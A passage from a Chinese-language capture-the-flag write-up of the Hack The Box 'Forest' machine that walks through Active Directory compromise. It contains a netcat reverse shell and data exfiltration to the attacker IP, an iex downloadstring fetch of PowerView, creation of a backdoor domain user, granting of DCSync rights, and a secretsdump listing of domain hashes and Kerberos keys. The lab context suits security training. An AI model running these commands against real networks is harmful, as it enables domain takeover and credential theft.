    + FullyQualifiedErrorId : RedirectionNotSupported,Microsoft.PowerShell.Commands.InvokeExpressionCommand
*Evil-WinRM* PS C:\Users\svc-alfresco\desktop> ./nc.exe 10.10.16.7 4444 -e cmd.exe
*Evil-WinRM* PS C:\Users\svc-alfresco\desktop> ./nc.exe 10.10.16.7 9999 < 20220716062710_BloodHound.zip
At line:1 char:26
+ ./nc.exe 10.10.16.7 9999 < 20220716062710_BloodHound.zip
+                          ~
The '<' operator is reserved for future use.
    + CategoryInfo          : ParserError: (:) [Invoke-Expression], ParseException
    + FullyQualifiedErrorId : RedirectionNotSupported,Microsoft.PowerShell.Commands.InvokeExpressionCommand
*Evil-WinRM* PS C:\Users\svc-alfresco\desktop> cmd.exe /c "./nc.exe 10.10.16.7 9999 < 20220716062710_BloodHound.zip"
cmd.exe : '.' is not recognized as an internal or external command,
    + CategoryInfo          : NotSpecified: ('.' is not reco ... ternal command,:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError
operable program or batch file.
*Evil-WinRM* PS C:\Users\svc-alfresco\desktop> cmd.exe /c "nc.exe 10.10.16.7 9999 < 20220716062710_BloodHound.zip"
*Evil-WinRM* PS C:\Users\svc-alfresco\desktop> download "C:\Users\svc-alfresco\desktop\user.txt" /home/kali/desktop/user.txt
Info: Downloading C:\Users\svc-alfresco\desktop\user.txt to /home/kali/desktop/user.txt

Error: Download failed. Check filenames or paths
```


可以看到我先后尝试了nc等多种方式，都没成功，最后是现在本地使用impacket下面的smbserver脚本起一个smb共享文件，然后再上传过去的方法：

```
┌──(kali㉿kali)-[~/Desktop/impacket/examples]
└─$ python3 smbserver.py share . -smb2support -username df -password df
Impacket v0.10.1.dev1+20220606.123812.ac35841f - Copyright 2022 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.10.161,56277)
[*] AUTHENTICATE_MESSAGE (\df,FOREST)
[*] User FOREST\df authenticated successfully
[*] df:::aaaaaaaaaaaaaaaa:bf69d144a1ba09e2ce483f9315d47197:0101000000000000003312f11e99d801ecbdd4bf1d4da257000000000100100052004c00630068006a006c00720045000300100052004c00630068006a006c007200450002001000580006d004c0063004f007900420061000700080000033312f11e99d80106000400020000000800300300000000000000000000000002000000147ae43fd8c08971645fa277d33bf3d36ee9ae5be75c48261db17c6929980520a0010000000000000000000000000000000000009001e00630069006600730002f00310030002e00310030002e00310036002e00370000000000000000000000000
[*] Connecting Share(1:IPC$)
[*] Connecting Share(2:share)
[*] Disconnecting Share(1:IPC$)
[*] Connecting Share(3:IPC$)
[*] Disconnecting Share(3:IPC$)
```


```
*Evil-WinRM* PS C:\Users\svc-alfresco\desktop> net use \\10.10.16.7\share /u:df df
The command completed successfully.

*Evil-WinRM* PS C:\Users\svc-alfresco\desktop> copy 20220716062710_BloodHound.zip \\10.10.16.7\share\
*Evil-WinRM* PS C:\Users\svc-alfresco\desktop> net use /d \\10.10.14.6\share
```


然后可以成功得到zip包，这里是一个巨坑，希望注意。

成功上传zip文件后，在左上角的搜索框搜我们的用户名svc-alfresco,然后选到Node info, 点击Reachable High Value Targets:



然后去analysis界面选择“Find Shorter Paths to Domain Admin”：


Contains
MemberOf
MemberOf
MemberOf
PRIVILEGED IT ACCOUNTS@HTB.LOCAL
Contains
GenericWrite
GenericAll
EXCHANGE WINDOWS PERMISSIONS@HTB.LOCAL
GenericAll
WriteDacl
Contains
HTB.LOCAL
GpLink



可以看到svc-alfresco是Account operators的成员，然后可以想办法加入EXCHANGE WINDOWS PERMISSIONS组，这是第一步。

第二步则是WriteDacl，虽然不知道什么意思，但是可以点击那条线查看细节。

首先新建用户，然后再让用户加入exchange windows permissions的组：

```
┌──(kali㉿kali)-[~/Desktop/HTB/Forest]
└─$ evil-winrm -i 10.10.10.161 -u svc-alfresco -p s3rvice

Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint


*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net user temp temp123 /add /domain
The command completed successfully.

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net group 'Exchange Windows Permissions' temp /add /domain
The command completed successfully.

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net localgroup 'Remote Management Users' temp /add
The command completed successfully.

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents>
```

另一个是远程权限的组，然后可以使用evil-winrm远程连接：

```
┌──(kali㉿kali)-[~/Desktop/HTB/Forest]
└─$ evil-winrm -i 10.10.10.161 -u temp -p temp123

Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\temp\Documents> net user temp
User name                    temp
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            7/17/2022 8:07:08 AM
Password expires             Never
Password changeable          7/18/2022 8:07:08 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships      *Remote Management Use
Global Group memberships     *Exchange Windows Perm*Domain Users
The command completed successfully.

*Evil-WinRM* PS C:\Users\temp\Documents>
```

如此达成了第一步，然后进行第二步，writedacl，虽然不知道是什么，但是可以看bloodhound：

运行命令时发现Add-DomainObjectAcl不存在，这是因为我们需要上传powerview.ps1的文件，上传之后运行完毕。再查看menu，就可以解锁更多命令了：

```
*Evil-WinRM* PS C:\Users\temp\Documents> menu

   ,.   (   .      )               "            ,.   (   .      )       .
  ("  (  )  )'     ,'            (     '    ("     )  )'     ,'   .  ,)
.; )  ' (( (" )    ;(,      .     ;)  "  )"  .; )  ' (( (" )   );(,   )((
_".,_,.__).,) ( .._( ._),     )  , (._.( '.._"._, . '._)_(..,_(_".) _( _')
\_   _____/__  ___| |    ((  (  /  \    /  \__| ___\_____    \  /   \
 |    __)_\  V /  |  |    ;_)_') \   \/\/   /  |/    \|       _/ /  \ /  \
 |        \\   /|  |  |__ /_____/  \        /|  |   |  \    |   V    Y    \
/_______  / \_/ |__|____/           \__/\  / |__|___|  /____|_  /\____|__  /
        V                              V          V        V         V

       By: CyberVaca, OscarAkaElvis, Jarilaos, Arale61 @Hackplayers
[+] Dll-Loader
[+] Donut-Loader
[+] Invoke-Binary
[+] Bypass-4MSI
[+] services
[+] upload
[+] download
[+] menu
[+] exit

*Evil-WinRM* PS C:\Users\temp\Documents> iex(new-object system.net.webclient).downloadstring('http://10.10.16.7/powerview.ps1')
*Evil-WinRM* PS C:\Users\temp\Documents> menu

   ,.   (   .      )               "            ,.   (   .      )       .
  ("  (  )  )'     ,'            (     '    ("     )  )'     ,'   .  ,)
.; )  ' (( (" )    ;(,      .     ;)  "  )"  .; )  ' (( (" )   );(,   )((
_".,_,.__).,) ( .._( ._),     )  , (._.( '.._"._, . '._)_(..,_(_".) _( _')
\_   _____/__  ___| |    ((  (  /  \    /  \__| ___\_____    \  /   \
 |    __)_\  V /  |  |    ;_)_') \   \/\/   /  |/    \|       _/ /  \ /  \
 |        \\   /|  |  |__ /_____/  \        /|  |   |  \    |   V    Y    \
/_______  / \_/ |__|____/           \__/\  / |__|___|  /____|_  /\____|__  /
        V                              V          V        V         V

       By: CyberVaca, OscarAkaElvis, Jarilaos, Arale61 @Hackplayers
[+] Add-DomainGroupMember
[+] Add-DomainObjectAcl
[+] Add-RemoteConnection
[+] Add-Win32Type
[+] Convert-ADName
[+] Convert-DNSRecord
[+] ConvertFrom-LDAPLogonHours
[+] ConvertFrom-SID
[+] ConvertFrom-UACValue
[+] Convert-LDAPProperty
[+] ConvertTo-SID
[+] Dll-Loader
[+] Donut-Loader
[+] Export-PowerViewCSV
[+] field
[+] Find-DomainLocalGroupMember
[+] Find-DomainObjectPropertyOutlier
[+] Find-DomainProcess
[+] Find-DomainShare
[+] Find-DomainUserEvent
[+] Find-DomainUserLocation
[+] Find-InterestingDomainAcl
[+] Find-InterestingDomainShareFile
[+] Find-InterestingFile
[+] Find-LocalAdminAccess
[+] func
[+] Get-Domain
[+] Get-DomainComputer
[+] Get-DomainController
[+] Get-DomainDFSShare
[+] Get-DomainDNSRecord
[+] Get-DomainDNSZone
[+] Get-DomainFileServer
[+] Get-DomainForeignGroupMember
[+] Get-DomainForeignUser
[+] Get-DomainGPO
[+] Get-DomainGPOComputerLocalGroupMapping
[+] Get-DomainGPOLocalGroup
[+] Get-DomainGPOUserLocalGroupMapping
[+] Get-DomainGroup
[+] Get-DomainGroupMember
[+] Get-DomainGroupMemberDeleted
[+] Get-DomainGUIDMap
[+] Get-DomainManagedSecurityGroup
[+] Get-DomainObject
[+] Get-DomainObjectAcl
[+] Get-DomainObjectAttributeHistory
[+] Get-DomainObjectLinkedAttributeHistory
[+] Get-DomainOU
[+] Get-DomainPolicyData
[+] Get-DomainSearcher
[+] Get-DomainSID
[+] Get-DomainSite
[+] Get-DomainSPNTicket
[+] Get-DomainSubnet
[+] Get-DomainTrust
[+] Get-DomainTrustMapping
[+] Get-DomainUser
[+] Get-DomainUserEvent
[+] Get-Forest
[+] Get-ForestDomain
```

```
[+] Remove-DomainGroupMember
[+] Remove-DomainObjectAcl
[+] Remove-RemoteConnection
[+] Resolve-IPAddress
[+] Set-DomainObject
[+] Set-DomainObjectOwner
[+] Set-DomainUserPassword
[+] struct
[+] Test-AdminAccess
[+] Bypass-4MSI
[+] services
[+] upload
[+] download
[+] menu
[+] exit

*Evil-WinRM* PS C:\Users\temp\Documents> Add-DomainObjectAcl -TargetIdentity "DC=htb,DC=local" -PrincipalIdentity temp -Rights DCsync
*Evil-WinRM* PS C:\Users\temp\Documents>
```

授予DCSync权限后就可以直接使用secretdump这个脚本获得所有用户密码的哈希：

```
┌──(kali㉿kali)-[~/Desktop/impacket/examples]
└─$ python3 secretsdump.py temp:'temp123'@10.10.10.161
Impacket v0.10.1.dev1+20220606.123812.ac35841f - Copyright 2022 SecureAuth Corporation

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
htb.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:819af826bb148e603acb0f33d17632f8:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\$331000-VK4ADACQNUCA:1123:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_2c8eef0a09b545acb:1124:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_ca8c2ed5bdab4dc9b:1125:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_75a538d3025e4db9a:1126:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_681f53d4942840e18:1127:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_1b41c9286325456bb:1128:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_9b69f1b9d2cc45549:1129:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_7c96b981967141ebb:1130:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_c75ee099d0a64c91b:1131:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_1ffab36a2f5f479cb:1132:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\HealthMailboxc3d7722:1134:aad3b435b51404eeaad3b435b51404ee:4761b9904a3d88c9c9341ed081b4ec6f:::
htb.local\HealthMailboxfc9daad:1135:aad3b435b51404eeaad3b435b51404ee:5e89fd2c745d7de396a0152f0e130f44:::
htb.local\HealthMailboxc0a90c9:1136:aad3b435b51404eeaad3b435b51404ee:3b4ca7bcda9485fa39616888b9d43f05:::
htb.local\HealthMailbox670628e:1137:aad3b435b51404eeaad3b435b51404ee:e364467872c4b4d1aad555a9e62bc88a:::
htb.local\HealthMailbox968e74d:1138:aad3b435b51404eeaad3b435b51404ee:ca4f125b226a0adb0a4b1b39b7cd63a9:::
htb.local\HealthMailbox6ded678:1139:aad3b435b51404eeaad3b435b51404ee:c5b934f77c3424195ed0adfaae47f555:::
htb.local\HealthMailbox83d6781:1140:aad3b435b51404eeaad3b435b51404ee:9e8b2242038d28f141cc47ef932ccdf5:::
htb.local\HealthMailboxfd87238:1141:aad3b435b51404eeaad3b435b51404ee:f2fa616eae0d0546fc43b768f7c9eeff:::
htb.local\HealthMailboxb01ac64:1142:aad3b435b51404eeaad3b435b51404ee:0d17cfde47abc8cc3c58dc2154657203:::
htb.local\HealthMailbox7108a4e:1143:aad3b435b51404eeaad3b435b51404ee:d7baeec71c5108ff181eb9ba9b60c355:::
htb.local\HealthMailbox0659cc1:1144:aad3b435b51404eeaad3b435b51404ee:900a4884e1ed00dd6e36872859c03536:::
htb.local\sebastien:1145:aad3b435b51404eeaad3b435b51404ee:96246d980e3a8ceacbf9069173fa06fc:::
htb.local\lucinda:1146:aad3b435b51404eeaad3b435b51404ee:4c2af4b2cd8a15b1ebd0ef6c58b879c3:::
htb.local\svc-alfresco:1147:aad3b435b51404eeaad3b435b51404ee:9248997e4ef68ca2bb47ae4e6f128668:::
htb.local\andy:1150:aad3b435b51404eeaad3b435b51404ee:29dfccaf39618ff101de5165b19d524b:::
htb.local\mark:1151:aad3b435b51404eeaad3b435b51404ee:9e63ebcb217bf3c6b27056fdcb6150f7:::
htb.local\santi:1152:aad3b435b51404eeaad3b435b51404ee:483d4c70248510d8e0acb6066cd89072:::
temp:9601:aad3b435b51404eeaad3b435b51404ee:6f2307d82fa3c6c0a835c3ef4506e8fd:::
FOREST$:1000:aad3b435b51404eeaad3b435b51404ee:a1eb79e299246a748b3cddb2adb40d37:::
EXCH01$:1103:aad3b435b51404eeaad3b435b51404ee:050105bb043f5b8ffc3a9fa99b5ef7c1:::
[*] Kerberos keys grabbed
htb.local\Administrator:aes256-cts-hmac-sha1-96:910e4c922b7516d4a27f05b5ae6a147578564284fff8461a02298ac9263bc913
htb.local\Administrator:aes128-cts-hmac-sha1-96:b5880b186249a067a5f6b814a23ed375
htb.local\Administrator:des-cbc-md5:c1e049c71f57343b
krbtgt:aes256-cts-hmac-sha1-96:9bf3b92c73e03eb58f698484c38039ab818ed76b4b3a0e1863d27a631f89528b
krbtgt:aes128-cts-hmac-sha1-96:13a5c6b1d30320624570f65b5f755f58
krbtgt:des-cbc-md5:9dd5647a31518ca8
htb.local\HealthMailboxc3d7722:aes256-cts-hmac-sha1-96:258c91eed3f684ee002bcad834950f475b5a3f61b7aa8651c9d79911e16cdbd4
htb.local\HealthMailboxc3d7722:aes128-cts-hmac-sha1-96:47138a74b2f01f1886617cc53185864e
htb.local\HealthMailboxc3d7722:des-cbc-md5:5dea94ef1c15c43e
htb.local\HealthMailboxfc9daad:aes256-cts-hmac-sha1-96:6e4efe11b111e368423cba4aaa053a34a14cbf6a716cb89aab9a966d698618bf
htb.local\HealthMailboxfc9daad:aes128-cts-hmac-sha1-96:9943475a1fc13e33e9b6cb2eb7158bdd
htb.local\HealthMailboxfc9daad:des-cbc-md5:7c8f0b6802e0236e
htb.local\HealthMailboxc0a90c9:aes256-cts-hmac-sha1-96:7ff6b5acb576598fc724a561209c0bf541299bac6044ee214c32345e0435225e
htb.local\HealthMailboxc0a90c9:aes128-cts-hmac-sha1-96:ba4a1a62fc574d76949a8941075c43ed
htb.local\HealthMailboxc0a90c9:des-cbc-md5:0bc8463273fed983
htb.local\HealthMailbox670628e:aes256-cts-hmac-sha1-96:a4c5f690603ff75faae7774a7cc99c0518fb5ad4425eebea19501517db4d7a91
htb.local\HealthMailbox670628e:aes128-cts-hmac-sha1-96:b723447e34a427833c1a321668c9f53f
htb.local\HealthMailbox670628e:des-cbc-md5:9bba8abad9b0d01a
